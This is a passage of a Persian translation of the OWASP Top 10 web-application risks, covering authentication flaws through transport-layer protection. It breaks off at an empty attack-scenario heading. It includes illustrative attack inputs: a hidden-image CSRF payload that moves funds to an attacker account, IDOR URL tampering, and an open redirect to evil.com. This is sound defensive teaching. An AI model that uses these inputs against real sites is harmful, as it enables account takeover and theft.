				ساده گی نفوذ متوسط	مهاجمان از آسیب پذیری های موجود در عملکرد سامانه های اطلاعاتی یا مدیریت نشست استفاده می کنند .	شروع معمول	سادگی تشخیص متوسط	آسیب پذیری	اثر بالا	این آسیب پذیری می تواند موجب حمله قرار گرفتن چند یا حتی همه حساب های کاربری شود. با یک بار موفقیت، مهاجمان می توانند هر کاری را انجام دهند که صاحب حساب به سرعت رفته می توانسته انجام دهد.	

مثال از سناریوی حمله:

سناریو اول: برنامه رزرو خطوط هواپیمائی، از بازنویسی URL پشتیبانی می‌کند، با قرار دادن شناسه نشست در URL:

<http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0QSNLPSKHJCJUN2JV?dest=Hawaii>

یک کاربر مجاز این سامانه می‌خواهد که دوست خود را از فروش آگاه کند بنابراین پیونده بالا را برای دوست خود ارسال می‌کند، بدون اطلاع از این که شناسه نشست خود را نیز ارسال کرده است. کسی که از این پیونده استفاده می‌کند، می‌تواند از نشست و اطلاعات کارت اعتباری قربانی نیز استفاده کند. سناریو دوم: وقتی که مدت انقضاء زمانی برنامه به درستی تنظیم نشده باشد و کاربر از رایانه‌های عمومی استفاده کند، به جای استفاده از کلید "خروج" به سادگی پنجره مرورگر را می‌بندد. مهاجمان با استفاده از مرورگر مشابه به حساب کاربری که هنوز معتبر است دسترسی پیدا می‌کند. سناریو سوم: در وبگاه از پروتکل‌های رمزنگاری SSL/TLS برای تمام ترافیک استفاده نشده است، همسایه ترافیک بی‌سیم کاربر را شنود کرده و رمز عبور و شناسه نشست را سرقت می‌کند.

منابع

OWASP

- [ESAPI Authenticator API](#)
- [ESAPI User API](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

External

- [CWE Entry 287 on Improper Authentication](#)

A4:**ارجاعات شی‌واره‌ای مستقیم ناامن^۱****آیا آسیب‌پذیر هستید؟**

بهترین راه برای فهمیدن آسیب‌پذیری یک برنامه کاربردی در این زمینه، بررسی این موضوع است که آیا تمام ارجاع‌ها از دفاع مناسب برخوردار هستند یا خیر. به موارد زیر توجه کنید:

۱. برای ارجاع مستقیم به منابع حفاظت شده، برنامه نیاز به اعتباردهی کاربر جهت دسترسی به منابع مورد درخواست را دارد.
۲. اگر ارجاع به صورت ارجاع غیر مستقیم است، نگاشت به ارجاع مستقیم^۲ باید محدود به مقادیری باشد که برای کاربر جاری مجاز است. بازبینی کد می‌تواند به راحتی مشخص کند که آیا کد امن است یا خیر. آزمون دستی نیز برای تعیین ارجاعات مستقیم به شی‌واره‌ها و میزان امنیت آن‌ها اثربخش است. ابزارهای خودکار معمولاً برای چنین آسیب‌پذیری جستجو نمی‌کنند چون نمی‌توانند تشخیص دهند که چه شی‌واره‌ای به حفاظت نیاز دارد.

برای جلوگیری چه باید کرد؟

۱. استفاده از ارجاع غیر مستقیم به شی‌واره: با این کار می‌توان از دسترسی مستقیم مهاجمان به منابع غیر مجاز جلوگیری کرد. برای مثال در یک فهرست^۳ شش تایی از منابع می‌توان به جای استفاده از کلید اصلی پایگاه داده، از اعداد یک تا شش برای مشخص کردن داده‌ی انتخاب شده توسط کاربر استفاده کرد. برنامه کاربردی باید نگرانی بین ارجاع‌های غیرمستقیم هر کاربر را با کلید اصلی پایگاه داده انجام دهد. OWASP's ESAPI شامل هر دو نگاشت ارجاع دسترسی متوالی

1. Insecure Direct Object References
2. Mapping to the direct reference
3. Drop down list

عامل تهدید	بردار حمله	آسیب پذیری	اثر تجاری
مهاجم کاربری است که دسترسی محدود و نه کامل به بخشی از داده‌های سامانه را دارد.	سادگی نفوذ آسان	شیوع معمول	اثر متوسط
مهاجم که دسترسی محدود و نه کامل به بخشی از داده‌های سامانه را دارد.	مهاجم که کاربر مجاز سامانه است، به راحتی مقدار متغیری را که به طور مستقیم به شی‌واره سامانه اشاره دارد، تغییر داده تا به نشانی شی‌واره غیرمجاز دیگری در سامانه ارجاع داده شود.	برنامه‌ها اغلب از نام واقعی یا کلید یک شی‌واره برای ایجاد صفحه وب استفاده می‌کنند. برنامه‌ها معمولاً کاربر را جهت دسترسی به شی‌واره مقصد اعتبار سنجی نمی‌کنند. ابزارهای آزمون به راحتی می‌توانند مقادیر متغیرها را دستکاری کرده و این آسیب پذیری را کشف کنند.	ارزش تجاری داده‌های در معرض خطر باید مورد توجه قرار گیرد.
		سادگی تشخیص آسان	اثر فنی
			این آسیب پذیری می‌تواند منجر به دسترسی به همه داده ارجاع یافته توسط متغیر شود.

و تصادفی به منابع است که برنامه نویسان می‌توانند برای حذف ارجاع مستقیم به شی‌واره‌ها از آن‌ها استفاده کنند.

۲. کنترل دسترسی: برای هرگونه استفاده از ارجاع مستقیم به شی‌واره‌ها از منابع غیرمطمئن باید کنترل دسترسی، جهت اطمینان از این موضوع که کاربر مجاز به دسترسی به منابع مورد تقاضا است، انجام شود.

مثال از سناریوی حمله:

برنامه اطلاعات نامطمئن در SQL Call که به اطلاعات حساب‌ها دسترسی دارد، استفاده می‌کند:

```
String Query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt=
connection.prepareStatement(Query , ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery Query ( );
```

مهاجم به راحتی با تغییر پارامتر «acct» در مرورگر خود اقدام به ارسال هر شماره حساب کاربری که بخواهد، می‌کند. در صورت عدم اعتبارسنجی می‌تواند به حساب هر کاربری دسترسی پیدا کند.

<http://example.com/app/accountInfo?acct = notmyacct>

منابع

OWASP

- [OWASP Top 10-2007 on Insecure Dir Object References](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API \(See `isAuthorizedForData\(\)`, `isAuthorizedForFile\(\)`, `isAuthorizedForFunction\(\)` \)](#) For additional access control requirements, see the ASVS requirements area for Access Control (V4).

External

- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal \(which is an example of a Direct Object Reference attack\)](#)

A5:**جعل درخواست فرا-وبگاهی^۱****آیا آسیب پذیر هستید؟**

ساده ترین راه برای تشخیص این آسیب پذیری، بررسی این موضوع است که آیا پیوندها و فرم های موجود در وبگاه دارای یک نشان واره غیرقابل پیش بینی^۲ برای هر کاربر هست. بدون استفاده از نشان واره غیرقابل پیش بینی، مهاجمان می توانند درخواست های جعلی ارسال کنند به ویژه فرم ها و پیوندهایی که توابع تغییر حالت^۳ را فراخوانی می کنند، بیش تر مقصد حملات CSRF هستند.

حتی لازم است که تراکنش های چند مرحله ای نیز کنترل شود زیرا ذاتا از سطح امنیتی پائین تری برخوردار هستند. مهاجمان می توانند به راحتی مجموعه ای از درخواست های جعلی را با استفاده از برچسب های مختلف و یا احتمالا جاوا اسکریپت ارسال کنند.

ابزار OWASP's CSRF Tester می تواند برای نشان دادن خطرات ناشی از آسیب پذیری CSRF کمک کند.

برای جلوگیری چه باید کرد؟

برای جلوگیری از مخاطرات ناشی از CSRF نیازمند استفاده از نشان واره های غیر قابل پیش بینی به عنوان بخشی از هر تراکنش هستیم. این نشان واره ها باید حداقل به ازای هر نشست کاربر یا هر درخواست، یکتا باشند.

۱. یک گزینه مناسب، استفاده از نشان واره منحصر به فرد در فیلدهای پنهان است. این موضوع باعث می شود که مقادیر در داخل بدنه درخواست های HTTP و نه به عنوان بخشی از URL ارسال شوند.

۲. نشان واره های منحصر به فرد می توانند در خود URL یا متغیرهای آن قرار

1. Cross Site Request Forgery (CSRF)
2. Unpredictable token
3. State-changing functions

عامل تهدید	مهاجم شخصی است که می‌تواند کاربران را وادار به ارسال درخواست به وب سایت شما کند.	مهاجم درخواستهای جعلی HTTP ایجاد می‌کند و با ترندهای کاربران را وادار به ارسال آنها از طریق پرتیب تصویر XSS یا تکنیک‌های دیگر می‌کند.	سادگی متوسط	مهاجم درخواستهای کاربردی تحت وب استفاده می‌کند که به مهاجم اجازه میدهد که تمام جزئیات مربوط به تراکنش‌ها را پیش‌بینی کند. از آنجاییکه مرورگرها اطلاعاتی مانند کوکی نشست‌ها را به‌طور خودکار ارسال می‌کند، مهاجمان میتوانند صفحات وب مخربی ایجاد کنند که این صفحات درخواست‌های جعلی تولید کرده که از موارد قانونی آنها غیر قابل تشخیص باشد. تشخیص آسیب پذیری CSRF به راحتی از طریق تست خارجی یا تحلیل کد برنامه امکان پذیر است.	شروع گسترده	سادگی تشخیص آسان	آسیب پذیری	اثر فنی	اثر تجاری
			اثر متوسط	مهاجمان می‌توانند هرگونه داده‌ای را که قربانی مجاز به تغییر یا هرگونه عملیاتی که مجاز به انجام آن است، انجام دهند.					ارزش تجاری داده‌های در معرض خطر باید مورد توجه قرار گیرد.

گیرند. با این حال در این روش خطر کشف نشان‌واره مخفی توسط مهاجم وجود دارد.

OWASP's CSRF Guard ابزاری است که از آن می‌توان جهت قرار دادن خودکار نشان‌واره‌ها در برنامه‌های Java EE، NET، or PHP استفاده کرد. OWASP's ESAPI نیز دارای تولید کننده و اعتبار بخش نشان‌واره است که از آن برنامه نویسان برای حفاظت از تراکنش‌های برنامه‌های خود می‌توانند استفاده کنند.

مثال از سناریوی حمله:

برنامه به یک کاربر اجازه میدهد که یک درخواست تغییر حالت که شامل هیچ محتوای محرمانه ای نیست، ارسال کند:

```
http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243
```

مهاجم درخواستی را ایجاد می‌کند که باعث انتقال پول از حساب کاربر به حساب خودش می‌شود و این درخواست خود را در یک درخواست تصویر در وبگاه دیگر تحت کنترل خود جاسازی می‌کند.

```
<imgsrc="http://example.com/transferFunds?amount=1500&destinationAccount=attackersAcct#" width="0" height="0" />
```

اگر کاربر قربانی در وبگاه example.com ورود کند و هویت سنجی آن با موفقیت انجام پذیرد و سپس هر یک از این وبگاه‌های تحت کنترل مهاجم را بازدید کند، درخواست جعلی قبلاً ایجاد شده شامل اطلاعات نشست کاربر اجرا می‌شود.

منابع

OWASP

- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRFGuard-CSRF Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilitiesClass with AntiCSRFTokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRFTester-CSRF Testing Tool](#)

External

- [CWE Entry 352 on CSRF](#)

A6:

پیکربندی نادرست امنیت^۱

آیا آسیب پذیر هستید؟

آیا امن سازی مناسب در تمام سطوح مورد نیاز اجرای برنامه کاربردی از زیرساخت گرفته تا کد برنامه انجام شده است.

۱. آیا فرایند مدون و اجرایی مناسب جهت اعمال آخرین وصله‌های^۲ امنیتی بر روی تمام نرم افزارهای سازمان خود شامل OS, Web/App Server, DBMS ... دارید؟

۲. آیا هر مورد غیر ضروری مانند درگاه‌ها، خدمات، صفحات و حساب‌های کاربری غیر ضروری حذف یا غیر فعال شده است؟

۳. آیا گذرواژه‌های پیش فرض تغییر داده شده و یا غیر فعال شده است ؟

۴. آیا تمام تنظیمات امنیتی به درستی پیکربندی شده است؟

۵. آیا همه رایانه‌های خدمات‌دهنده توسط سپرواره (فایروال) حفاظت می‌شود؟
فرآیندی مداوم برای ایجاد و نگهداری پیکربندی مناسب امنیتی مورد نیاز است.

برای جلوگیری چه باید کرد؟

توصیه‌های اولیه شامل موارد زیر می‌شود:

۱. تعریف فرآیند تکرار پذیر امن سازی که توانایی ایجاد آسان و سریع محیط امن را داشته باشد. محیط توسعه، آزمون و عملیات باید دقیقاً مانند هم پیکربندی شود. این فرآیند باید جهت به حداقل رساندن اقدامات مورد نیاز برای ایجاد مکان امن به صورت خودکار صورت پذیرد.

۲. تعریف فرایند تکرار پذیر جهت حصول اطمینان از اعمال وصله‌های جدید نرم افزارهای مختلف در کوتاه‌ترین زمان ممکن و بر روی همه محیط‌های عملیاتی.

1. Security Misconfiguration

2. Patch

۳. طراحی و پیاده سازی معماری امن شبکه که امنیت مناسبی را در بین اجزاء مختلف ایجاد می کند.

مثال از سناریوی حمله:

سناریوی اول: آسیب پذیری UTF-8 در رایانه‌ی خدمات‌دهنده‌ی برنامه شناسایی می شود و وصله مربوطه جهت برطرف کردن آسیب پذیری مورد نظر منتشر می شود ولی آن را بر روی برنامه اعمال نمی کنید. مهاجم با مهندسی معکوس بر روی وصله منتشر شده، به آسیب پذیری پی برده و با پوشش‌گری شبکه، رایانه‌های خدمات‌دهنده‌ی فاقد وصله مربوطه را شناسایی و حمله را انجام می دهد.

سناریوی دوم: کنسول مدیریت به طور خودکار نصب شده و هنوز غیر فعال نشده است و حساب‌های کاربری پیش فرض هنوز تغییر نکرده است. مهاجم صفحات استاندارد مدیر وبگاه را بر روی رایانه‌های خدمات‌دهنده کشف کرده و با گذرواژه پیش فرض وارد شده و رایانه‌های خدمات‌دهنده را در اختیار می گیرد.

سناریوی سوم: فهرست کردن دایرکتوری^۱ بر روی رایانه‌های خدمات‌دهنده غیر فعال نشده است. مهاجم با فهرست کردن دایرکتوری‌ها می تواند به سادگی به تمام فایل‌های رایانه‌های خدمات‌دهنده از جمله کلاس‌های ترجمه شده جاوا و در نتیجه کد برنامه دسترسی پیدا کند.

1. Directory listing

منابع

OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Top 10 2004 -Insecure Configuration Management](#) For additional requirements in this area, see the ASVS requirements area for Security Configuration (V12).

External

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)

A7:**شکست در محدودسازی دسترسی به URL^۱****آیا آسیب پذیر هستید؟**

بهترین راه برای کشف این آسیب پذیری بررسی تمام صفحات است. در نظر داشته باشید که آیا صفحه مورد بررسی قرار بوده از نوع عمومی است یا خصوصی. برای صفحات خصوصی:

۱. آیا برای دسترسی به این صفحه اصالت‌سنجی مورد نیاز است؟
 ۲. قرار است که این صفحه برای تمام کاربران اصالت‌سنجی شده در دسترس باشد؟ اگر خیر، آیا یک کنترل دسترسی برای اطمینان از اجازه دسترسی هر کاربر به این صفحه در نظر گرفته شده است؟
- اغلب روش‌های امنیتی بیرونی کنترل دسترسی، امکان اصالت‌سنجی و اعتبارسنجی را برای هر صفحه فراهم می‌کنند، توجه داشته باشید که تنظیمات آن‌ها برای هر صفحه مناسب باشد. اگر محافظت در سطح کد برنامه مورد استفاده قرار می‌گیرد، توجه کنید که برای تمام صفحات مورد نیاز این اقدام صورت گرفته باشد.

برای جلوگیری چه باید کرد؟

برای جلوگیری از دسترسی به URLهای غیر مجاز، نیازمند انتخاب روش مناسبی برای تعیین اصالت‌سنجی و مجوز دسترسی مناسب برای هر صفحه هستیم. اغلب، چنین کنترل‌هایی توسط یک یا چند مولفه خارج از کد برنامه فراهم می‌شود. صرف نظر از این روش‌ها، توصیه می‌شود که:

۱. خط‌مشی‌های اصالت‌سنجی و مجوز دهی باید مبتنی بر نقش^۲ باشد، تا تلاش‌ها برای رعایت این خط‌مشی‌ها به حداقل رسانده شود.
۲. خط‌مشی‌ها باید از انعطاف پذیری لازم جهت تغییرات احتمالی برخوردار باشد و جنبه‌های ثابت خط‌مشی‌ها باید به حداقل ممکن برسد.

1. Failure to Restrict URL Access

2. Role

عامل تهدید	بردار حمله	آسیب پذیری	اثر تجاری
مهاجم شخصی است با دسترسی به شبکه که می تواند به برنامه شما درخواست ارسال کند.	سادگی نفوذ آسان	شروع رایج نیست	اثر متوسط
مهاجم که کاربر مجاز سامانه است. به راحتی URL را برای دسترسی به یک صفحه غیر مجاز تغییر می دهد.	سادگی تشخیص متوسط	برنامه ها اغلب درخواست های صفحات را به درستی حفاظت نمی کنند. گاهی اوقات، حفاظت از URL ها از طریق تنظیمات مدیریت می شود و سامانه به درستی پیگیری نمی شود. گاهی از اوقات نیز، برنامه نویسان باید مواردی را در کد برنامه چک کنند که فراموش می کنند. تشخیص این نوع از آسیب پذیری ها آسان است اما سخت ترین بخش کار، شناسایی صفحات در معرض خطر است.	این آسیب پذیری به مهاجم اجازه دسترسی به عملیات غیر مجاز حتی از نوع مدیریت وبگاه را می دهد.
مهاجم شخصی است با دسترسی به شبکه که می تواند به برنامه شما درخواست ارسال کند.	مهاجم که کاربر مجاز سامانه است. به راحتی URL را برای دسترسی به یک صفحه غیر مجاز تغییر می دهد.	برنامه ها اغلب درخواست های صفحات را به درستی حفاظت نمی کنند. گاهی اوقات، حفاظت از URL ها از طریق تنظیمات مدیریت می شود و سامانه به درستی پیگیری نمی شود. گاهی از اوقات نیز، برنامه نویسان باید مواردی را در کد برنامه چک کنند که فراموش می کنند. تشخیص این نوع از آسیب پذیری ها آسان است اما سخت ترین بخش کار، شناسایی صفحات در معرض خطر است.	ارزش تجاری داده ها بسیار کارگرفتهای برنامه های کاربردی تحت تاثیر باید مورد توجه قرار گیرد.

۳. کنترل‌های اجرائی باید به طور پیش فرض از همه دسترسی‌ها جلوگیری کنند به جز آن‌ها که مجاز به دسترسی هستند.

مثال از سناریوی حمله:

مهاجم به راحتی URL مقصد را در مرورگر تایپ می‌کند. قرار بوده است که دسترسی به نشانی‌های زیر نیازمند اصالت‌سنجی و علاوه بر این دسترسی به نشانی دوم نیازمند دارا بودن حساب کاربری مدیر وبگاه باشد.

<http://example.com/app/getappInfo>

http://example.com/app/admin_getappInfo

اگر مهاجم اصالت‌سنجی نشود و به هر دو صفحه دسترسی پیدا کند، پس دسترسی غیر مجاز به این صفحات اجازه داده شده است. همچنین اگر کاربری غیر از مدیر وبگاه به صفحه `admin_getappInfo` دسترسی داشته باشد، این هم نشان‌گر وجود این آسیب پذیری است.

این آسیب پذیری‌ها زمانی شکل می‌گیرند که برنامه نویس سعی می‌کند پیوندها و دکمه‌های مربوط به صفحاتی که قرار است حفاظت شوند از دید کاربران غیر مجاز پنهان باشد اما روش مناسب اصالت‌سنجی مناسب برای دسترسی به آن صفحه انجام نمی‌شود.

منابع

OWASP

- [OWASP Top 10-2007 on Failure to Restrict URL Access](#)
- [ESAPI Access Control API](#)
- [OWASP Development Guide: Chapter on Authorization](#)
- [OWASP Testing Guide: Testing for Path Traversal](#)
- [OWASP Article on Forced Browsing](#) For additional access control requirements, see the ASVS requirements area for Access Control (V4).

External

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)

A8:**تغییر مسیره‌دهی و انتقال‌های نامعتبر^۱**

آیا آسیب پذیر هستید؟

۱. کد برنامه را با هدف پیدا کردن تمام تغییر مسیره‌ها^۲ به نشانی‌های بیرونی و هدایت^۳ به صفحات داخلی (در .NET انتقال^۴ نامیده می‌شود) مورد بازبینی قرار دهید. در صورت پیدا کردن مواردی از آن در دست بررسی کنید که آیا URL مقصد دارای متغیر است یا خیر؟ اگر جواب مثبت بود بررسی کنید که آیا اعتبارسنجی لازم جهت قرارگرفتن صرفاً نشانی‌های مقصد مجاز در مقدار متغیر صورت می‌پذیرد؟

۲. وبگاه را بررسی کنید که آیا هیچ گونه تغییر مسیری تولید می‌کند یا خیر (کدهای پاسخ شماره ۳۰۷-۳۰۰ و معمولاً ۳۰۲ از HTTP). متغیرهای موجود در این تغییر مسیره‌ها را مورد بررسی قرار دهید که آیا شامل یک نشانی URL مقصد یا بخشی از آن است. اگر این چنین است، نشانی URL مقصد را تغییر داده و بررسی کنید که آیا به مقصد جدید هدایت خواهید شد؟

۳. اگر کد برنامه در دسترس نیست، تمامی متغیرها را بررسی کنید که آیا مشابه نشانی‌های URL تغییر مسیر و هدایت هستند؟

برای جلوگیری چه باید کرد؟

استفاده امن از تغییر مسیره‌ها و انتقال می‌تواند با روش‌های زیر انجام گیرد:
۱. از به کارگیری تغییر مسیره‌ها به نشانی‌های دیگر و انتقال به دیگر صفحات خودداری کنید.

۲. اگر مجبور به استفاده هستید، از متغیر سمت کاربر برای تعیین مقصد استفاده نکنید.

۳. برنامه‌ها می‌توانند از ESAPI برای حل کردن مشکل متد `sendRedirect`

1. Unvalidated Redirects and Forwards
3. Forward

2. Redirect
4. Transfer

عامل تهدید	مهاجم شخصی است که می‌تواند کاربران را وادار به ارسال درخواست به وبگاه شما کند.	مهاجم کاربر را وادار به کلیک کردن بر روی پیوندهای نامطمئن می‌کند. از آن جایی که پیوندها به یک وبگاه معتبر اشاره می‌کند، کاربران بدون دغدغه بر روی آن کلیک می‌کنند غالباً از این که به یک نشانی ناامن دیگر هدایت می‌شوند یا از آن‌ها به عنوان قربانی برای دور زدن آزمون‌های امنیتی همان وبگاه استفاده شده است.
بردار جمله	سادگی متوسط	مهاجم کاربر را وادار به کلیک کردن بر روی پیوندهای نامطمئن می‌کند. از آن جایی که پیوندها به یک وبگاه معتبر اشاره می‌کند، کاربران بدون دغدغه بر روی آن کلیک می‌کنند غالباً از این که به یک نشانی ناامن دیگر هدایت می‌شوند یا از آن‌ها به عنوان قربانی برای دور زدن آزمون‌های امنیتی همان وبگاه استفاده شده است.
آسب پذیری	سادگی تشخیص آسان	برنامه‌های کاربردی اغلب کاربران را به صفحات دیگر هدایت می‌کند. گاهی اوقات قرار دادن نشانی صفحه مقصد در یک پارامتر نامعتبر به مهاجم اجازه دسترسی غیر مجاز می‌دهد. این تشخیص مسیرهای فاقد مجوز آسان است، که تشخیص یا استفاده از جستجو در مسیرهایی که یک URL دیگر را به عنوان یک پارامتر خود دریافت می‌کنند، صورت می‌پذیرد. تشخیص تغییر مسیرهایی که به صفحات همان وبگاه صورت می‌گیرد، سخت‌تر است.
اثر فنی	اثر متوسط	از این تغییر مسیرها ها ممکن است برای نصب نرم‌افزارهای مخرب یا افشای گذروژه‌های کاربران و یا دیگر اطلاعات حساس استفاده شود. انتقال نا امن به صفحات داخلی همان وبگاه نیز جهت دور زدن مجوزهای دسترسی مورد استفاده قرار می‌گیرد.
اثر تجاری	اثر متوسط	ارزش تجاری داده‌ها و اطلاعات افشا شده کاربران باید مورد توجه قرار گیرد.

استفاده کنند تا اطمینان حاصل نمایند همه مقاصد تغییر مسیرها امن است. پیشنهاد می شود که متغیرهای بیان گر مقصد از نوع مقادیر نگاشت شده و نه نشانی واقعی URL باشند تا کد برنامه سمت رایانه‌ی خدمات‌دهنده ترجمه مقدار نگاشت شده را به نشانی مقصد انجام دهد.

مثال از سناریوی حمله:

سناریوی اول: برنامه صفحه ای با نام `redirect.jsp` دارد که یک متغیر ساده به نام «url» می‌گیرد. مهاجم یک نشانی URL مخرب را در مقدار این متغیر قرار می‌دهد و کاربر را به سمت یک وبگاه مخرب که منجر به نصب نرم افزارهای مخرب یا سرقت اطلاعات کاربر می‌شود، هدایت می‌کند.

<http://www.example.com/redirect.jsp?url=evil.com>

سناریوی دوم: برنامه از هدایت جهت جابجایی بین بخش‌های مختلف وبگاه استفاده می‌کند. در این گونه موارد مهاجمان در بخش متغیر هدایت، URL صفحه ای را درج می‌کنند که دسترسی به عملیات مدیریت وبگاه داشته و در حالت معمول غیر قابل دسترس است.

<http://www.example.com/boring.jsp?fwd=admin.jsp>

منابع

OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI SecurityWrapperResponsesendRedirect\(\) methodExternal](#)

External

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)

A9:

ذخیره‌سازی رمزنگاشتی ناامن^۱

آیا آسیب پذیر هستید؟

اولین چیزی که باید تعیین کنید، این است که چه داده‌هایی به اندازه کافی حساس هستند که نیاز به رمزگذاری داشته باشند. برخی از داده‌های حساس که نیازمند رمزگذاری هستند عبارتند از: گذرواژه‌ها، اطلاعات کارت‌های اعتباری، سوابق بهداشتی و ...

۱. همه داده‌های حساس خصوصاً در محل‌هایی که به صورت طولانی مدت نگهداری می‌شوند، مانند نسخه پشتیبان داده‌ها باید رمزگذاری شوند.

۲. تنها کاربران مجاز می‌توانند به نسخه‌های رمزگشایی شده از داده‌ها دسترسی داشته باشند.

۳. الگوریتم رمزنگاری قوی و استاندارد مورد استفاده قرار گیرد.

۴. کلیدهای قوی ایجاد شود و از دسترسی غیر مجاز حفاظت شده و همواره طی یک سیاست مناسب کلیدها تغییر پیدا کند.

برای اطلاعات بیشتر تر به *ASVS requirements on Cryptography* رجوع شود.

برای جلوگیری چه باید کرد؟

۱. تهدیدهای وارد بر داده‌ها باید مورد توجه قرار گیرد تا اطمینان حاصل شود که رمزگذاری داده‌ها به صورتی انجام پذیرد که در مقابل این تهدیدها اثربخش باشد.

۲. مطمئن شوید که اطلاعات پشتیبان رمزنگاری شده است. کلیدها نیز باید جداگانه مدیریت و از آن‌ها نسخه پشتیبان تهیه شود.

۳. اطمینان حاصل کنید که از الگوریتم‌های مناسب، قوی و استاندارد با یک مدیریت مناسب استفاده می‌شود.

۴. مطمئن شوید که گذرواژه‌ها با الگوریتم قوی و استاندارد رمزگذاری شده است.

1. Insecure Cryptographic Storage

عامل تهدید	مهاجم کاربر سامانه است که تمایل دارد به داده‌های حفاظت شده‌ای که به آن‌ها دسترسی ندارد، دست پیدا کند.	مهاجمان معمولاً رمزها را نمی‌شکنند. معمولاً سعی می‌کنند که به کلیدها، اطلاعات رمز‌گذاری نشده یا کانال‌های رمز‌گذاری اطلاعات دسترسی پیدا کنند.	رایج‌ترین آسیب‌پذیری موجود در این زمینه، عدم رمزنگاری داده‌هایی است که نیازمند رمز‌گذاری هستند. هنگام استفاده از رمز‌نگاری مواردی نظیر ایجاد و ذخیره نامن کلیدها، عدم استفاده از کلیدهای چرخشی و استفاده از الگوریتم‌های ضعیف، امری عادی است. مهاجمان بیرونی برای کشف چنین آسیب‌پذیری‌هایی با ساختن روبرو هستند.	این آسیب‌پذیری می‌تواند منجر به دست یافتن به تمام اطلاعاتی شود که رمز‌گذاری نشده‌اند. این اطلاعات معمولاً شامل مجوزها و پیکربندی‌های سامانه می‌شود.	اثر فنی	اثر بالا	افزایش تجارتی داده‌های افشاء شده و از دست رفتن شهرت عمومی باید مورد توجه قرار گیرد.	اثر تجاری
بردار حمله	سادگی نفوذ مشکل	سادگی تشخیص مشکل	شیوع رایج نیست	آسیب‌پذیری	اثر فنی	اثر بالا	اثر تجاری	

۵. اطمینان حاصل کنید که تمام کلیدها و گذرواژه‌ها از دسترسی‌های غیر مجاز محافظت می‌شود.

مثال از سناریوی حمله:

سناریوی اول: در یک برنامه، اطلاعات کارت‌های اعتباری در پایگاه داده رمزگذاری می‌شود. با این حال پایگاه داده به گونه‌ای تنظیم شده است که به طور خودکار پرسمان‌های وارد بر ستون اطلاعات کارت‌های اعتباری را رمزگشایی می‌کند. وجود یک آسیب‌پذیری تزریق در SQL، اجازه بازیابی تمام اطلاعات مربوط به کارت‌های اعتباری رمزگشایی شده را می‌دهد. (سامانه باید به گونه‌ای تنظیم شود که تنها به برنامه‌های پسین (back end) اجازه رمزگشایی دهد، نه برنامه‌های پیشین (front end))

سناریوی دوم: یک نسخه پشتیبان از رکوردهای رمزگذاری شده تشکیل شده است، اما کلید رمزگذاری نیز در همان نسخه پشتیبان قرار دارد.

سناریوی سوم: بانک اطلاعاتی گذرواژه‌ها از رمزگذاری ناپرونده^۱ برای ذخیره گذرواژه‌های هر کاربر استفاده می‌کند که در مدت زمان ۴ هفته می‌تواند ضعیف شود ولی رمزگذاری پرورده ممکن است بالای ۳۰۰ سال طول بکشد.

1. unsalted

منابع

OWASP

- [OWASP Top 10-2007 on Insecure Cryptographic Storage](#)
- [ESAPI EncryptorAPI](#)
- [OWASP Development Guide: Chapter on Cryptography](#)
- [OWASP Code Review Guide: Chapter on Cryptography](#)

External

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on CleartextStorage of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)

A10:**حفاظت غیر کافی از لایه‌ی ترابرد^۱****آیا آسیب پذیر هستید؟**

بهترین راه برای فهمیدن این موضوع که آیا حفاظت مناسب از لایه انتقال^۲ صورت می‌گیرد، بررسی موارد زیر است:

۱. SSL برای تمام منابع و بر روی تمام صفحات و خدمات خصوصی استفاده می‌شود. این کار از تمام داده‌ها و مجوزهای اصالت‌سنجی که رد و بدل می‌شوند، حفاظت می‌کند. از ترکیب SSLها در یک صفحه نباید استفاده کرد زیرا باعث اعلام هشدار در مرورگر کاربر شده و امکان افشای شناسه نشست کاربران وجود دارد.

۲. فقط از الگوریتم‌های قوی استفاده شود.

۳. فیلد مربوط به امنیت همه ردهماهای نشست باید تنظیم شود تا مرورگر هیچ‌گاه آن‌ها را به صورت رمزگذاری نشده ارسال نکند.

۴. گواهی رایانه‌ی خدمات دهنده باید معتبر و دارای تنظیمات مناسب باشد. گواهی باید توسط صادر کننده معتبر ارائه شده باشد، منقضی و لغو نشده باشد و تمام دامنه‌های مرتبط با وبگاه مورد نظر را در بر بگیرد.

برای جلوگیری چه باید کرد؟

حفاظت مناسب از لایه انتقال داده می‌تواند طراحی وبگاه را متاثر کند. روش ساده استفاده از SSL برای کل وبگاه است. به دلایلی نظیر بالا بردن کارایی وبگاه، برخی SSL را فقط بر روی صفحات خصوصی و برخی دیگر از آن فقط بر روی صفحات بحرانی استفاده می‌کنند که این موضوع ممکن است موجب افشای شناسه نشست و دیگر اطلاعات حساس شود.

۱. استفاده از SSL برای تمام صفحات حساس الزامی شود. درخواست‌های غیر SSL باید به صفحات SSL هدایت شود.

۲. فیلد مربوط به امنیت ردهماهای نشست حساس باید تنظیم شود.

1. Insufficient Transport Layer Protection

2. Transport layer

۳. SSL/TLS خود را به گونه ای تنظیم کنید که از الگوریتم‌های منطبق با FIPS ۱۴۰-۲ پشتیبانی کند.
۴. مطمئن شوید که گواهی‌نامه شما معتبر است، منقضی و لغو نشده است، و تمام دامنه‌های مرتبط با وبگاه شما را در بر میگیرد.

مثال از سناریوی حمله:

